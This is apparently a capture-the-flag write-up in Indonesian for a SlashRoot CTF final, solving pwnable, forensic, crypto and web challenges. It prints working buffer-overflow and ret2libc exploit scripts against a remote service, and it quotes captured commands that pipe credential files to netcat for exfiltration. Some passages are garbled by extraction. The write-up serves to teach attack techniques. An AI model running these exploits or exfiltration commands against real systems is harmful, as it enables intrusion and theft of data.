```

Breakpoint 2 at 0x8048736
gdb-peda$ c
Continuing.

---'_____\_
      ('-')
      . _ (( ))
      -' (( ))
---.____(( ) VERSUS      ( ) ) ____ .---
[New process 10867]
process 10867 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
Warning:
Cannot insert breakpoint 2.
Cannot access memory at address 0x8048736

```

Ternyata, ketika di awal, dia langsung eksekusi /bin/date yang menyebabkan dia seperti mengeksekusi proses baru.

```

.text:080485FE                                rps_opening      proc near                                ; CODE
XREF: main+9p

```

```

.text:080485FE 55          push    ebp
.text:080485FF 89 E5          mov     ebp, esp
.text:08048601 83 EC 18        sub     esp, 18h
.text:08048604 C7 04 24 D4 8C 04 08    mov     dword ptr [esp], offset s
; "_____ "..."
.text:0804860B E8 60 FE FF FF    call    _puts
.text:08048610 C7 04 24 00 8D 04 08    mov     dword ptr [esp], offset
a_____ ; "----' _ \_ _/_ _ `--"...
.text:08048617 E8 54 FE FF FF    call    _puts
.text:0804861C C7 04 24 28 8D 04 08    mov     dword ptr [esp], offset
asc_8048D28 ; " ('-') "
.text:08048623 E8 48 FE FF FF    call    _puts
.text:08048628 C7 04 24 50 8D 04 08    mov     dword ptr [esp], offset
a_____0 ; " _ ((____) (____)) _ "..."
.text:0804862F E8 3C FE FF FF    call    _puts
.text:08048634 C7 04 24 7C 8D 04 08    mov     dword ptr [esp], offset
a_____0 ; " -'((____) (____))`- "..."
.text:0804863B E8 30 FE FF FF    call    _puts
.text:08048640 C7 04 24 A8 8D 04 08    mov     dword ptr [esp], offset
a_____Versus_____ ; "----.____((_) VERSUS (____)____.--"...
.text:08048647 E8 24 FE FF FF    call    _puts
.text:0804864C A1 60 B0 04 08    mov     eax, ds:stdout@@GLIBC_2_0
.text:08048651 89 04 24        mov     [esp], eax ; stream
.text:08048654 E8 F7 FD FF FF    call    _fflush
.text:08048659 E8 7F FF FF FF    call    date
.text:0804865E C9             leave
.text:0804865F C3             retn
.text:0804865F          rps_opening endp

```

Kita bisa patch dulu dengan BinaryNinja yaitu dengan menghilangkan system('/bin/date') (diubah menjadi NOP) lalu debug lagi. Setelah dicermati, ternyata kita butuh 140 sampah untuk mencapai eip yang mau kita arahkan.

```

gdb-peda$ x/100x $esp
0xfffffcc20: 0xfd 0x8d 0x04 0x08 0x30 0xcc 0xff 0xff
0xfffffcc28: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xfffffcc30: 0x61 0x61 0x61 0x61 0x62 0x62 0x62 0x62
0xfffffcc38: 0x63 0x63 0x63 0x63 0x64 0x64 0x64 0x64
0xfffffcc40: 0x65 0x65 0x65 0x65 0x00 0x78 0xfe 0xf7
0xfffffcc48: 0xd0 0xda 0xff 0xf7 0x48 0x5b 0xfd 0xf7
0xfffffcc50: 0x01 0x00 0x00 0x00 0x01 0x00 0x00 0x00
0xfffffcc58: 0x00 0x00 0x00 0x00 0xa8 0x6c 0xdf 0xf7
0xfffffcc60: 0x01 0x00 0x00 0x00 0x8a 0x79 0xfe 0xf7
0xfffffcc68: 0x6b 0xee 0xe4 0xf7 0x1f 0x00 0x00 0x00
0xfffffcc70: 0x00 0xd0 0xff 0xf7 0xb0 0x82 0x04 0x08
0xfffffcc78: 0xe1 0x05 0xe2 0xf7 0x00 0x30 0xfa 0x33
0xfffffcc80: 0xd7 0x91 0xe5 0xf7
gdb-peda$ x/100x $ebp
0xfffffcb8: 0xf8 0xcc 0xff 0xff 0x25 0x8c 0x04 0x08
0xfffffcc0: 0x60 0x3d 0xfa 0xf7 0x03 0x00 0x00 0x00
0xfffffcc08: 0xde 0x8d 0x04 0x08 0x82 0x8c 0x04 0x08
0xfffffccd0: 0x01 0x00 0x00 0x00 0x94 0xcd 0xff 0xff
0xfffffccd8: 0xd2 0x8d 0x04 0x08 0xd9 0x8d 0x04 0x08
0xfffffcce0: 0xde 0x8d 0x04 0x08 0xd9 0x8d 0x04 0x08
0xfffffcce8: 0x01 0x00 0x00 0x00 0x03 0x00 0x00 0x00
0xffffccf0: 0x00 0x30 0xfa 0xf7 0x00 0x30 0xfa 0xf7
0xffffccf8: 0x00 0x00 0x00 0x00 0x37 0x96 0xe0 0xf7
0xffffcd00: 0x01 0x00 0x00 0x00 0x94 0xcd 0xff 0xff
0xffffcd08: 0x9c 0xcd 0xff 0xff 0x00 0x00 0x00 0x00
0xffffcd10: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

```

```
0xffffcd18: 0x00  0x30  0xfa  0xf7
gdb-peda$
```

Idenya, kita arahkan ke system() dengan menggunakan string /bin/bash yang sudah kita temukan dalam binary.

```
#!/usr/bin/python3

from pwn import *

a = remote('103.200.7.150', '6666')
print a.recvuntil('Select [1/2/3]:')

p = 'a'*140
p += p32(0x08048480) # alamat system
p += 'aaaa'
p += p32(0x08048CC0) # alamat /bin/bash

a.sendline(p)
a.interactive()
```

Coba dijalankan.

```
$ python rps.py
[+] Opening connection to 103.200.7.150 on port 6666: Done

---'-----\-----
      _ \_ 
      (-`-`)   (_'-')
      . _ (( ))   ( )) _ 
      -'(( ))   ( ))`-
---. __ (( )    VERSUS   ( )) ____ . ---
Sun Jul 23 03:26:35 UTC 2017
1. Kertas
2. Batu
3. Gunting
Select [1/2/3]:
[*] Switching to interactive mode
Tidak sah!
$ id
/bin/bash: line 1: id: command not found
$ who
/bin/bash: line 2: who: command not found
$ ls
RPS
bin
dev
flag.txt
lib
lib32
lib64
```

```
$ cat flag.txt
SlashRootCTF{exploit_the_RPS_for_phun!}
$
[*] Closed connection to 103.200.7.150 port 6666
```

Mrs. Morticia (200 pts)

Mrs. Morticia selain tukang ramal, juga seorang programmer. Ia membuat aplikasi yang dimana semuanya dapat mencoba ramalannya. Ayo coba ramalan akurat madam !

Connect to: nc 103.200.7.150 8888

Solusi :

Diberikan sebuah binary 32 bit yang harus kita exploit.

```
$ gdb -q morticia
Reading symbols from morticia...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Terdapat NX enabled. Ini berarti kita tidak bisa mengeksekusi shellcode di stack. Selain itu, ketika dicari di dalam binary, tidak ada `system('/bin/sh')` yang dapat dimanfaatkan. Binary tersebut dynamic, sehingga cara yang terpikirkan adalah dengan teknik ret-2-libc. Kita harus mencari offset libc yang digunakan sehingga dapat memanggil `system('/bin/sh')`.

Ide yang akan dilaksanakan:

1. Cari alamat got dari salah satu fungsi yang ada di binary, misal `printf`.
2. Cari versi libc yang digunakan, lalu cari offset yang dibutuhkan. (`system` dan `/bin/sh`).
3. Arahkan program untuk kembali ke awal, agar alamat tetap sama selama program dijalankan.
4. Kirimkan payload untuk memanggil `system("/bin/sh")`.

Pertama, kita perlu mencari offset sehingga didapatkan alamat eip. Setelah dicoba, ternyata dibutuhkan 268 karakter sebelum akhirnya mengenai eip. Kita coba arahkan ke PLT puts untuk mencetak alamat `printf`.

```
└─[zenith|apple ~/CTF/Competition/Slashroot/Final/pwnable]
└─$ objdump -d morticia | grep puts
08048430 <puts@plt>:
804859a: e8 91 fe ff ff      call 8048430 <puts@plt>
80485a6: e8 85 fe ff ff      call 8048430 <puts@plt>
80485b2: e8 79 fe ff ff      call 8048430 <puts@plt>
80485be: e8 6d fe ff ff      call 8048430 <puts@plt>
80485ca: e8 61 fe ff ff      call 8048430 <puts@plt>
```

```

80485d6:  e8 55 fe ff ff      call    8048430 <puts@plt>
80485e2:  e8 49 fe ff ff      call    8048430 <puts@plt>
804867c:  e8 af fd ff ff      call    8048430 <puts@plt>
└─[zenith|apple ~/CTF/Competition/Slashroot/Final/pwnable]
└─$ objdump -R morticia | grep printf
0804a010 R_386_JUMP_SLOT   printf@GLIBC_2.0

```

Mari kita cari alamatnya di sana.

```

#!/usr/bin/python

from pwn import *
import socket

a = remote('103.200.7.150', '8888')
print a.recvuntil('nama kamu:')

p = 'a'*268
p += p32(0x08048430) #plt puts
p += p32(0x080486c2) #main -> biar balik lagi
p += p32(0x0804a010) #got printf

a.sendline(p)
print a.recvuntil("'kejutan!'")
print a.recv()
hasil = a.recvuntil('nama kamu:')
print hasil
printf_addr = u32(hasil.split('\n')[0][0:4])
print printf_addr

```

Didapatkan 4150713808 atau dalam hex menjadi 0xf766ddd0. Jika kita cari dengan [libc-database](#), didapatkan

```

$ ./find printf 0xf766ddd0
archive-eglibc (id libc6-i386_2.11.1-0ubuntu7.21_amd64)
ubuntu-trusty-amd64-libc6-i386 (id libc6-i386_2.19-0ubuntu6.13_amd64)
ubuntu-trusty-amd64-libc6-i386 (id libc6-i386_2.19-0ubuntu6.9_amd64)

```

Ternyata ada 3 entri libc yang cocok. Setelah dicoba-coba, ternyata yang kedua yang cocok. Oleh karena itu, mari kita cari offset selengkapnya.

```

└─[zenith|apple ~/CTF/Tools/Pwn/libc-database]
└─$ ./dump libc6-i386_2.19-0ubuntu6.13_amd64
offset__libc_start_main_ret = 0x19ad3
offset_system = 0x0003fe70
offset_dup2 = 0x000dc620

```



```

offset_read = 0x000dbce0
offset_write = 0x000dbd60
offset_str_bin_sh = 0x15ff0c
└─[zenith@apple ~/CTF/Tools/Pwn/libc-database]
└─$ ./dump libc6-i386_2.19-0ubuntu6.13_amd64 printf
offset_printf = 0x0004cdd0
└─[zenith@apple ~/CTF/Tools/Pwn/libc-database]
└─$ ./dump libc6-i386_2.19-0ubuntu6.13_amd64 exit
offset_exit = 0x00032f50

```

Sekarang kita telah dapat masing-masing offsetnya. Mari kita susun payloadnya secara lengkap untuk mendapatkan shellnya. Karena program akan kembali ke awal, maka junknya sama yang akan kita masukkan. Selain itu juga, dikarenakan kode yang kami buat menerima inputan sampai muncul tulisan tertentu yang digenerate secara random oleh binary tersebut, maka perlu dijalankan beberapa kali kode yang dibuat tersebut. Berikut kodenya.

```

#!/usr/bin/python

from pwn import *
import socket

a = remote('103.200.7.150', '8888')
print a.recvuntil('nama kamu:')

p = 'a'*268
p += p32(0x08048430) #plt puts
p += p32(0x080486c2) #main -> biar balik lagi
p += p32(0x0804a010) #got printf

a.sendline(p)
print a.recvuntil("'kejutan!'")
print a.recv()
hasil = a.recvuntil('nama kamu:')
print hasil
printf_addr = u32(hasil.split('\n')[0][0:4])
print printf_addr

offset__libc_start_main_ret = 0x19ad3
offset_system = 0x0003fe70
offset_dup2 = 0x000dc620
offset_read = 0x000dbce0
offset_write = 0x000dbd60
offset_str_bin_sh = 0x15ff0c
offset_printf = 0x0004cdd0
offset_exit = 0x00032f50

```



```
morticia
$ cat flag.txt
SlashRootCTF{have_a_nice_day_madam!}
```

Forensic

U-Key (50 pts)

Someone was typing the flag, can you figure it out ?

format flag di challenge ini adalah lowercase dan dengan prefix : **slaashrootctf{...}**

Solusi:

Diberikan sebuah file tcpdump capture file , di hint dikatakan seseorang sedang mengetik flag, berarti dapat disimpulkan bahwa pembuat soal menangkap setiap klik keyboard ketika mengetik flag.

Setelah mencari-cari di internet untuk teknik mengolah file tcpdump, kami lalu meng-export data dengan menggunakan tshark, lalu kami dapatkan strings hexadecimal yang unik dari kolom ke tiga dari kiri, berbeda disetiap barisnya. Sebelumnya kami pernah membaca [writeup](#) ctf yang soalnya mirip seperti soal ini, setiap string hexa mempunyai makna keystroke keyboard.

54 Universal Serial Bus HID Usage Tables

Usage ID (Dec)	Usage ID (Hex)	Usage Name
21	15	Keyboard r and R
22	16	Keyboard s and S ⁴
23	17	Keyboard t and T
24	18	Keyboard u and U
25	19	Keyboard v and V
26	1A	Keyboard w and W ⁴
27	1B	Keyboard x and X ⁴
28	1C	Keyboard y and Y ⁴
29	1D	Keyboard z and Z ⁴
30	1E	Keyboard 1 and ! ⁴
31	1F	Keyboard 2 and @ ⁴
32	20	Keyboard 3 and # ⁴
33	21	Keyboard 4 and \$ ⁴
34	22	Keyboard 5 and % ⁴
35	23	Keyboard 6 and ^ ⁴
36	24	Keyboard 7 and & ⁴
37	25	Keyboard 8 and * ⁴
38	26	Keyboard 9 and (⁴
39	27	Keyboard 0 and) ⁴
40	28	Keyboard Return (ENTER) ⁵
41	29	Keyboard ESCAPE
42	2A	Keyboard DELETE (Backspace) ¹³
43	2B	Keyboard Tab
44	2C	Keyboard Spacebar

```
[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
$ tshark -r U-Key.pcap -T fields -e usb.capdata > data.txt
[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
$ head -n 10 data.txt
```

```

00:00:0f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:12:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:15:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:10:00:00:00:00:00
00:00:00:00:00:00:00:00
[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
└─$ cat data.txt | awk -F ":" '{print $3}' > hasil
[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Forensic/U-Key]
└─$ cat hasil | head -n 20
0f //l
00 //
12 //o
00 //
15 //r
00 //
08 //e
00 //
10 //m
00 //
2c //i
00 //
0c //p
00 //
13 //s
00 //
16 //u
00 //
18 //m
00 //

```

Buat mapping kode hexa tombol dan karakternya:

```

mappings = {
    0x04:"a",
    0x05:"b",
    0x06:"c",
    0x07:"d",
    0x08:"e",
    0x09:"f",
    0x0A:"g",
    0x0B:"h",
    0x0C:"i",
    0x0D:"j",
    0x0E:"k",
    0x0F:"l",
    0x10:"m",
    0x11:"n",
    0x12:"o",
    0x13:"p",
    0x14:"q",

```

```

0x15: "r",
0x16: "s",
0x17: "t",
0x18: "u",
0x19: "v",
0x1A: "w",
0x1B: "x",
0x1C: "y",
0x1D: "z",
0x1E: "1",
0x1F: "2",
0x20: "3",
0x21: "4",
0x22: "5",
0x23: "6",
0x24: "7",
0x25: "8",
0x26: "9",
0x27: "0",
0x28: "\n",
0x2C: " ",
0x2D: "-",
0x2E: "=",
0x2F: "[",
0x30: "]"
}

```

Buat python script sederhana lalu didapatkan

Output :

```
lorem ipsum dolor sit amet ini adalah flagnya slaashrootctf[k3yb0ard-sn1ff3r]
```

Flag : **slaashrootctf{k3yb0ard-sn1ff3r}**

Bang Fajri Need Help (150 pts)

Sever bang fajri kena hack nih, kebetulan dia selalu melakukan packet capture pada trafic di servenya,

bantu bang fajri menganalisa dan dapatkan flagnya !

Solusi:

Diberikan sebuah file tcpdump capture file.

Kami analisa menggunakan command strings. Ditemukan beberapa hal yang menarik:

```
└─[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
```

```

└─$ strings Help.pcap
...
...
...

openssl aes-256-ecb -a -salt -in .credential.txt -out
.credential.txt.enc
...
...
...

cat .credential.txt.enc | nc 192.168.56.1 1337
U2FsdGVkX18plX+PFmWdTfuy5Eis67g6ME9964gtNgfGh1t/atCLuat3PCIZz100
Ukc38orEfHuRKtNdw11B8QsVDtACNctaGfDPXbdC8zfBqzzh4LWbvbjC3dJmKDG
UMsSHNyCVnNZeMPH2FPNsUv5APDvUBEvKVkEqxPtMx4=
rYE
(y\#

...
...
...

cat .pass.txt | nc 192.168.56.1 1337
fJ]C
)!7# P
4^.@
cat .pass.txt
fJ_C
czRwMTlpbGEK

```

Kami menemukan suatu command yang sepertinya digunakan untuk melakukan encrypt pada file:

```
openssl aes-256-ecb -a -salt -in .credential.txt -out .credential.txt.enc
```

Setelah melihat pelan-pelan, kami dapatkan ada 2 buah file yang isinya string base64 dan ada di data PCAP tersebut:

- .credential.txt.enc
- .pass.txt

```
└─[hanugra|ubuntu-hacker
```

```
└─[hanugra|ubuntu-hacker
```

```
~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ cat .credential.txt.enc
U2FsdGVkX18plX+PFmWdTfuy5Eis67g6ME9
964gtNgfGh1t/atCLuat3PCIZz100
Ukc38orEfHuRKtNdwl1B8QsVDtACNctaGfD
PXbdC8zfHbqzzh4LWbvbjC3dJmKDG
UMsSHNyCVnNZeMPH2FPNsUv5APDvUBEvKVk
EqxPtMx4=
```

```
~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ cat .pass.txt
czRwMTlpbGEK
└─[hanugra|ubuntu-hacker
~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ cat .pass.txt | base64 -d
s4p19ila
```

Lalu langsung saja kami lakukan decrypt dengan openssl dengan password: s4p19ila

```
└─[hanugra|ubuntu-hacker ~/CTF/SlashrootCTF/Final/Forensic/BangFajri]
└─$ openssl enc -d -base64 -aes-256-ecb -in .credential.txt.enc
enter aes-256-ecb decryption password:
VPS Credential
- username = user
- password = y0usHaln0tpass

Flag = SlashRootCTF{g00d_j0b_br0ther}
```

FLAG : SlashRootCTF{g00d_j0b_br0ther}

Cryptography

AES (100 pts)

Pertama kita diberi sebuah file python yang digunakan untuk encrypt dan sebuah flag ciphertextnya. Kami buat fungsi untuk dekripsinya dan program tersebut akan digunakan untuk mendekrip file 'flag.enc'

```
import random
from string import printable as char
from os.path import getmtime as time # ctime -> mtime2017-07-07
06:07:07.265996800 +0700
from Crypto.Cipher import AES

PAD = '\x00'
SIZE = 16
MODE = AES.MODE_CBC

def getRandom(N):
    return ''.join(random.choice(char) for a in range(N))
```

```

def generate(file):
    random.seed(int(time(file)))
    key = getRandom(SIZE)
    iv = getRandom(SIZE)
    print 'KEY\t:', key.encode('hex')
    print 'IV\t:', iv.encode('hex')

    return key, iv

def addPadding(data):
    padsize = SIZE - len(data) % SIZE
    padding = data + PAD * padsize

    return padding

def encrypt(file):
    with open(file, 'rb') as bin:
        data = addPadding(bin.read())

    key, iv = generate(file)
    aes = AES.new(key, MODE, iv)
    enc = aes.encrypt(data)

    with open(file + '.enc', 'wb') as bin:
        bin.write(enc)

def decrypt(file): # fungsi dekripsi
    with open(file, 'rb') as bin:
        data = addPadding(bin.read())

    key, iv = generate(file)
    aes = AES.new(key, MODE, iv)
    dec = aes.decrypt(data)

    with open('decrypted', 'wb') as bin:
        bin.write(dec)

def main():
    decrypt('flag.enc') # dekrip file

if __name__ == '__main__':

```



```
main()
```

Terlihat bahwa seed random diambil dari ctime (change time) dari file yang akan dienkrpsi.

```
from os.path import getctime as time
```

Karena memanipulasi mtime lebih mudah dibanding ctime maka kami ganti menjadi

```
from os.path import getmtime as time
```

Lalu kami ganti mtime (modified time) dari flag.enc dengan touch.

```
$ touch -d "2017-07-07 07:07:07.265996800 +0800" flag.enc

$ stat flag.enc
  File: 'flag.enc'
  Size: 9696          Blocks: 24          IO Block: 4096   regular
file
Device: 801h/2049d   Inode: 10894185   Links: 1
Access: (0775/-rwxrwxr-x)  Uid: ( 1000/   hrdn)   Gid: ( 1000/
hrdn)
Access: 2017-07-07 06:07:07.265996800 +0700
Modify: 2017-07-07 06:07:07.265996800 +0700
Change: 2017-07-24 11:14:39.256565823 +0700
Birth: -
```

Modified timenya sudah berubah. Lalu kita jalankan program python untuk mendekripsi file tersebut.

```
$ python cbc.py
KEY   : 6b737128373b79414b493733237d325f
IV    : 4e6c6723614343520a4f7a4c2e377976

$ file decrypted
decrypted: python 2.7 byte-compiled
```


Didapatkan sebuah python byte-compiled, program python tersebut kami jalankan. Dapat flag tapi ternyata baru separuh.

```
$ python decrypted
```

```
Good JOB \o/  
FLAG = flag1 + flag2  
flag1: SlashRootCTF{54MP41_7UmP4_  
Extracting flag2...  
  
$ unzip flag2.zip  
Archive:  flag2.zip  
  inflating: ecb.py  
  inflating: flag2.bmp.enc
```

Didapatkan juga sebuah file zip yang berisi program python dan file bmp yang terenkripsi. Sepertinya problem ini dapat diselesaikan dengan artikelnya [mas doegox](#). Kesalahan yang ada pada pengimplementasian ini yaitu menggunakan ECB untuk mengenkripsi image per pixel sehingga pola susunan pixel pada gambar dapat masih terlihat. Kami jalankan programnya dengan pixelwidth = 8

```
$ ./ElectronicColoringBook.py flag2.bmp.enc -p 8
```



Walapun flag sudah terlihat namun hasilnya kurang indah maka kami turunkan pixelwidth-nya menjadi 4 dan ternyata lumayan pas.

```
$ ./ElectronicColoringBook.py flag2.bmp.enc -p 4
```

k3121p70_K31451K}

Gabungkan flag1 dan flag2:

Flag: SlashRootCTF{54MP41_7UmP4_k3121p70_K31451K}

rsa (150 pts)

Diberikan sebuah public.key dan flag.enc. Lalu kami lihat besar modulus dan exponennya.

```
$ openssl rsa -noout -text -inform PEM -in public.key -pubin
Public-Key: (4096 bit)
Modulus:
  00:ee:24:51:4f:82:e5:90:85:ed:81:67:87:9d:f8:
  b1:93:31:ee:c5:45:9f:d7:0b:e7:bf:bf:80:71:ce:
  37:15:ba:53:0f:d3:95:ec:60:87:47:2b:cb:d4:e4:
  c0:09:c5:0c:14:26:d4:19:ea:51:62:a7:37:c7:e9:
  6d:3d:b8:fd:b3:2e:6d:fc:01:3f:b8:9d:28:14:f9:
  4f:fd:4e:bb:20:4b:5b:e9:bd:e1:99:47:0e:31:5d:
  d1:d5:97:6a:67:35:b7:9e:1f:e7:a9:66:f1:db:28:
  08:8a:ed:52:d9:29:2c:74:a7:22:48:a8:61:63:e9:
  15:33:44:e6:10:a8:d5:50:b4:b1:86:ab:26:9d:28:
  76:97:42:57:67:c4:00:ce:9a:0e:95:4b:1f:14:41:
  0c:fb:57:59:c8:46:0e:f1:ed:70:73:12:e6:db:77:
  25:ec:99:6e:37:0b:d7:ef:5e:ed:ec:6e:07:7b:d5:
  a7:67:af:24:f6:ea:4e:41:7b:14:ee:3f:a2:6e:7b:
  ad:1b:fc:0e:43:6c:57:a6:6c:29:d6:bb:ef:a5:e0:
  74:49:ee:f4:1b:4f:96:d1:b8:08:68:b5:03:8c:9b:
  21:a5:2d:b1:ce:f6:56:71:4f:f4:f8:6b:09:1a:11:
  b5:a0:1f:6e:e1:94:36:15:75:c4:05:ba:97:bc:07:
  2c:fb:a1:1b:58:f2:f6:61:cb:84:c1:b1:10:ee:03:
  24:0e:82:1d:8e:62:56:eb:b7:6c:0c:36:fc:1a:91:
  0e:4f:31:be:d7:6d:71:1d:78:12:48:ad:7f:b6:f1:
  02:e2:20:14:19:74:5f:75:71:26:16:7b:07:45:e7:
  98:12:56:dc:66:49:11:7d:a3:b4:a0:79:07:de:70:
  3d:fe:3f:bf:e8:a6:e9:fd:5d:d2:e5:ec:9e:82:98:
  e5:e5:53:b0:8b:ce:62:b8:70:67:2c:8a:3f:aa:c6:
  e7:7f:6e:ff:29:29:2f:68:4a:19:94:ef:8c:75:7c:
  84:83:9f:7e:78:17:84:d5:97:af:48:84:ec:64:c0:
  19:74:5f:3b:ac:a6:8c:08:f5:1b:d9:20:df:1f:bf:
```

```
a8:8c:8a:43:4c:26:5a:51:05:a2:56:d2:6a:08:58:
c6:bd:fe:d0:5f:9e:7c:1b:5f:38:53:72:51:d2:f4:
c0:b3:67:d7:10:26:fe:3b:65:35:ef:fc:6f:44:9a:
7d:7c:c2:07:4a:9f:7d:c1:31:44:0a:41:20:9a:1c:
15:94:7a:b9:4b:8b:eb:75:15:e0:3f:1e:3e:ea:be:
7e:2a:05:fd:a5:05:32:5d:32:a6:69:b8:e6:b9:59:
af:7c:4e:3d:cd:c3:d5:16:28:84:23:56:9c:dc:76:
c9:f6:9f
Exponent: 3 (0x3)
```

Setelah riset dengan keyword 'small exponent rsa attack' ternyata kita bisa mendekripsi RSA jika nilai exponennya kecil dan tidak dipadding dengan benar mirip soal [PlaidCTF 2012 - RSA 200](#)

$$c^3(mod N)^3 = c + k * N$$

Dengan persamaan tersebut akan kita coba untuk melakukan bruteforce terhadapkan hingga memenuhi persamaan tersebut. Ekstrak modulus dengan perintah

```
$ openssl rsa -noout -text -inform PEM -in public.key -pubin |
sed -e s://g | tr -d ' '
Public-Key(4096bit)
Modulus
00ee24514f82e59085ed8167879df8
b19331eec5459fd70be7bfbf8071ce
3715ba530fd395ec6087472bcbdb4e4
c009c50c1426d419ea5162a737c7e9
6d3db8fdb32e6dfc013fb89d2814f9
4ffd4ebb204b5be9bde199470e315d
d1d5976a6735b79e1fe7a966f1db28
088aed52d9292c74a72248a86163e9
153344e610a8d550b4b186ab269d28
7697425767c400ce9a0e954b1f1441
0cfb5759c8460ef1ed707312e6db77
25ec996e370bd7ef5eedec6e077bd5
a767af24f6ea4e417b14ee3fa26e7b
ad1bfc0e436c57a66c29d6bbefa5e0
7449eef41b4f96d1b80868b5038c9b
21a52db1cef656714ff4f86b091a11
b5a01f6ee194361575c405ba97bc07
2cfba11b58f2f661cb84c1b110ee03
240e821d8e6256ebb76c0c36fc1a91
0e4f31bed76d711d781248ad7fb6f1
02e2201419745f757126167b0745e7
981256dc6649117da3b4a07907de70
3dfe3fbfe8a6e9fd5dd2e5ec9e8298
e5e553b08bce62b870672c8a3faac6
e77f6eff29292f684a1994ef8c757c
84839f7e781784d597af4884ec64c0
19745f3baca68c08f51bd920df1fbf
```

```
a88c8a434c265a5105a256d26a0858
c6bdfed05f9e7c1b5f38537251d2f4
c0b367d71026fe3b6535effc6f449a
7d7cc2074a9f7dc131440a41209a1c
15947ab94b8beb7515e03f1e3eeabe
7e2a05fda505325d32a669b8e6b959
af7c4e3dc3d516288423569cdc76
c9f69f
Exponent3 (0x3)
```

Assign nilai modulus di program python kita.

```
from gmpy import root
from libnum import *

N =
long('00ee24514f82e59085ed8167879df8b19331eec5459fd70be7bfbf8071ce3715ba530f
d395ec6087472bcbd4e4c009c50c1426d419ea5162a737c7e96d3db8fdb32e6dfc013fb89d
2814f94ffd4ebb204b5be9bde199470e315dd1d5976a6735b79e1fe7a966f1db28088aed52
d9292c74a72248a86163e9153344e610a8d550b4b186ab269d287697425767c400ce9a0e
954b1f14410cfb5759c8460ef1ed707312e6db7725ec996e370bd7ef5eedec6e077bd5a767
af24f6ea4e417b14ee3fa26e7bad1bfc0e436c57a66c29d6bbefa5e07449eef41b4f96d1b80
868b5038c9b21a52db1cef656714ff4f86b091a11b5a01f6ee194361575c405ba97bc072cfb
a11b58f2f661cb84c1b110ee03240e821d8e6256ebb76c0c36fc1a910e4f31bed76d711d78
1248ad7fb6f102e2201419745f757126167b0745e7981256dc6649117da3b4a07907de703
dfe3fbfe8a6e9fd5dd2e5ec9e8298e5e553b08bce62b870672c8a3faac6e77f6eff29292f684
a1994ef8c757c84839f7e781784d597af4884ec64c019745f3baca68c08f51bd920df1fbfa88
c8a434c265a5105a256d26a0858c6bdfed05f9e7c1b5f38537251d2f4c0b367d71026fe3b65
35effc6f449a7d7cc2074a9f7dc131440a41209a1c15947ab94b8beb7515e03f1e3eeabe7e2
a05fda505325d32a669b8e6b959af7c4e3dc3d516288423569cdc76c9f69f', 16)
tmp = s2n(open("flag.enc").read()).rstrip())

c = tmp
while True:
    m = root(c, 3)[0]
    if pow(m, 3, N) == tmp:
        print "SOLVED!"
        print n2s(m)
        break
    c += N
```

Setelah ditunggu ternyata programnya belum menemukan solusi. Ternyata flag.enc masih dalam format base64, lalu kami ubah dulu agar dalam bentuk binary.

```
$ python solve_rsa.py
SOLVED!
SlashRootCTF{91v3_m3_P4dd1n9_p13453_please_PLIS_PIS_peace_p34c3}
```

Flag:

SlashRootCTF{91v3_m3_P4dd1n9_p13453_please_PLIS_PIS_peace_p34c3}

Web Hacking

Morning Call (50 pts)

Pagi hari mari kita nge-web !

<http://103.200.7.150:9090/>

Solusi:

Halaman awal yang ditampilkan memberikan response

```
Access /flag, to get the flag!
```

Ketika mengakses /flag

```
No GET!
```

Dengan mencoba-coba didapatkan HTTP Request Method yang valid selain GET yaitu PATCH,

Berikut response yang didapatkan

```
Correct method, where's the id?
```

Lalu coba akses /flag/1

```
Nope, wrong id!
```

Begitu selanjutnya kami coba sampai id ke 10, tetapi kami tidak menemukan flag, kami menggunakan metode Intruder yang disediakan oleh tools Burpsuite untuk melakukan bruteforce id dari 10 - 1000

Target
Positions
Payloads
Options

?
Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads

Attack type:

```

PATCH /flag/$1$ HTTP/1.1
Host: 103.200.7.150:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

Ternyata didapatkan id yang valid pada id ke 777

Flag : **SlashRootCTF{selamat_pagi_bisa_liat_keSEGARan_pagi_harinya??}**

Lunch (150 pts)

Makan siang dulu bang.

<http://103.200.7.150:9070/>

Solusi:

Please login

Login

Diberikan sebuah halaman login tanpa diberikan clue tambahan, hal pertama yang kami lakukan adalah melihat source code webnya dengan command CTRL+U

```

    });
  });
});
</script>
<body>
  <!-- slashrootctf : ctf4phun-->
  <div class="wrapper">
    <div class="form-signin">
      <center><h2 class="form-signin-heading">Please login</h2></center>
      <div id="output"></div>
      <input type="text" class="form-control" id="username" name="username" placeholder="Username" required="" autofocus="" />
      <input type="password" class="form-control" id="password" name="password" placeholder="Password" required="" />
      <button class="btn btn-lg btn-primary btn-block" type="submit" id="login">Login</button>
    </div>
  </div>

</body>
</html>

```

Didapatkan username : slashrootctf dan password: ctf4phun

Lalu kami coba buka halaman login dan masukkan credential tadi serta dengan di intercept dengan tools burpsuite

Request	Response
